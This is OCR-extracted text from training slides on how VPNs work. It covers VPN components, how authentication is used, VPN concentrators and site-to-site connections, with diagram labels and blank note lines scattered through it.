Boardbrand Modem
Router with VPN Module
VPN concentrator
Laptop with VPN Client
Home Office
Branch Office
PC with VPN Client

Notes: ____________________




How VPN Works

- A client willing to connect to a company's network initially connects to the internet
- The client initiates a **VPN connection** with the company's server
- Before establishing a connection, Endpoints must be **authenticated** through passwords, biometrics, personal data, or any combination of these
- Once the connection is established the client can securely **access** the company's network

VPN uses authorization and encryption to connect external host securely

Unauthorized Host
Authorized Host with VPN client software, which handles authorization and encryption
Internet
Firewall with VPN option
Internal Network



VPN Components

VPN components

- VPN client
- Network access server (NAS)
- Tunnel Terminating Device (or VPN server)
- VPN protocol

VPN Client
Remote Network
PSTN
ISP
IP
Network Access Server
Internet
IP
ISP
VPN Server
Corporate Network
VPN Client
Layer 3 Protocol
Layer 3 Protocol

Notes: ____


____

____

____

____


____



VPN Concentrators

- A VPN Concentrator is a network device used to create **secure VPN connections**
- It acts as a VPN router which is generally used to create a remote access or **site-to-site** VPN
- It uses tunneling protocols to **negotiate security** parameters, create and manage tunnels, encapsulate, transmit, or receive packets through the tunnel, and de-encapsulate them

VPN Access via Modem
Low speed remote user
Internet
VPN Access via Cable
High speed remote user
Router
Public Segment (Untrusted)
FTP Server
Firewall
Cisco VPN 3000 Concentrator
Firewall Segment
File Server
